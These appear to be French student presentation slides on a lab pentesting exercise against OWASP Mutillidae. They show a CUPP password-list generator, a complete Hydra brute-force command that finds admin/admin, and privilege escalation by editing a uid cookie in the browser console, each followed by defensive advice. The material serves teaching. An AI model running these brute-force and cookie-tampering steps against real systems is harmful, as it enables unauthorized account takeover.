(etudiant㉿KALI-SAE)-[~/cupp]
$ sudo python3 cupp.py -i
```

[+] Now load your pistolero with **etudiant.txt** and shoot! Good luck!

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: etudiant
> Surname: kali
> Nickname: linux
> Birthdate (DDMMYYYY): 15062001

> Partners) name: ■
```

Questionnaire

- Sur la cible
- Son entourage
- Ajout de caractères spéciaux ou chiffres
- Choix du leet mode

Authentication bypass

- Via Bruteforce

Commande effectuée et résultat

```
(etudiant㉿KALI-SAE)-[~/cupp]
└─$ sudo hydra -l admin -P admin.txt 192.168.40.10 http-post-form "/mutillidae/index.php?page=login.php:username^USER^&password^PASS^&login-php-submit-button=Login:Not Logged In" -V
```

- "-l" Username précis
- "-P" Dictionnaire de mots de passe
- Post pour envoyer des requêtes au serveur
- "-V" affiche les requêtes
- On cherche à récupérer ce qui est situé entre les "^"

```
[80][http-post-form] host: 192.168.40.10 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
```

Authentication bypass

- Via Bruteforce

Comment éviter les attaques par force brute ?

- Créer un mot de passe long et complexe (minuscules, majuscules, chiffres, caractères spéciaux)
- Limiter le nombre de tentatives
- Activer l'authentification à deux facteurs

Privilège Escalation

Le privilège escalation est un mécanisme permettant à un utilisateur d'obtenir des privilèges supérieurs à ceux qu'il a normalement.

Pour réaliser le privilège escalation, nous allons changer l'UID de la session de l'utilisateur courant.

Un UID est une chaîne numérique ou alphanumérique associée à une seule entité au sein d'un système donné.

Les valeurs de l'UID sont générées soit aléatoirement à l'aide d'un algorithme, soit attribuées de manière incrémentale.




Privilège Escalation

- L'UID de l'administrateur est donc égal à 1
- On inspecte la page , on va dans la console et on change l'UID de l'utilisateur courant avec celui de l'admin.
- Ici, nous avons fait un privilège escalation de manière verticale.

```
>> document.cookie  
<- "showhints=1; username=moha; uid=25; PHPSESSID=pSamvgagd6e951id6et3t2vum6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"
```

```
>> document.cookie = "uid=1"  
⚠ Le cookie « uid » n'a pas de  
application dépend de la disp  
<- "uid=1"
```



Logged In Admin: admin (g0t r00t?)

Privilège Escalation

Comment se protéger?

1. Analysez votre réseau, vos systèmes et vos applications
2. Gestion appropriée des comptes de privilèges
3. Surveiller le comportement des utilisateurs
4. Crypter toutes les données en transit
5. Former les utilisateurs



CONCLUSION DE LA SAE

POINTS POSITIFS

- Meilleur compréhension de SQL et des relations Clients Serveur
- Apprentissage de la base d'un environnement de pentesting sur OWASP

POINTS NÉGATIFS

- Pas de CTF
- Pas d'intrusion ou de prise de contrôle totale sur un ordinateur de simulation.



MERCI !

Avez-vous des questions ?